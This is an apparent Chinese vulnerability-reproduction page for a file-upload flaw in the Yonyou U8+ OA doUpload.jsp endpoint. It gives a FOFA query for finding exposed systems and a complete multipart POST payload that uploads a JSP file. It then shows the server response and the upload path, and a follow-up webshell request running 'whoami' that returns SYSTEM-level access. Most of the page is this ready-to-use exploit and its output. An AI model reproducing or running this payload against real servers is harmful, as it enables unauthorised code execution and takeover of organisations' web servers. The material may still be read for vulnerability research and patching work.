Y15-1用友-U8+-文件上传


漏洞描述：

用友U8+ OA doUpload.jsp 接口存在文件上传漏洞，攻击者可通过该漏洞在服务器端写入后门文件，任意执行代码，获取服务器权限，进而控制整个 web 服务器。

影响版本：

用友U8+OA 基础版+企业版

网站图片：



您使用的浏览器不适合本系统运行要求，建议您使用Internet Explorer 8 再登陆。

网络测绘：

fofa语法：


FOFA："用友U8-OA" && body="yyoa"

漏洞复现：

payload：

```
POST /yyoa/portal/tools/doUpload.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: multipart/form-data;boundary=----WebKitFormBoundaryb9CPBiwbTONqdE5v
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Connection: close

------WebKitFormBoundaryb9CPBiwbTONqdE5v
Content-Disposition: form-data; name="myfile";filename="rce.jsp"
Content-Type: text/plain

<% out.println("Hello, World!"); %>
------WebKitFormBoundaryb9CPBiwbTONqdE5v—
```

效果图:




```
POST /yyoa/portal/tools/doUpload.jsp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/
114.0.0.0 Safari/537.36
Content-Type: multipart/form-data;boundary=----WebKitFormBoundaryb9CPBiwbTONqdE5v
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Connection: close

------WebKitFormBoundaryb9CPBiwbTONqdE5v
Content-Disposition: form-data; name="myfile";filename="rce.jsp"
Content-Type: text/plain

<% out.println("Hello, World!"); %>
------WebKitFormBoundaryb9CPBiwbTONqdE5v—
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=BF99BD294B4CB2B7179
Content-Type: text/html;charset=GBK
Date: Tue, 06 Feb 2024 16:43:15 GMT
Connection: close
Content-Length: 97







<script>
  window.returnValue = "1707237795614.jsp"
  window.close();
</script>

```

验证url


/yyoa/portal/upload/回显的文件名



[redacted]/yyoa/portal/upload/1707237795614.jsp

Hello, World!

RCE



[redacted]/yyoa/portal/upload/1707238036958.jsp?pwd=123&cmd=whoami

```
nt authority\system

 authority\system
```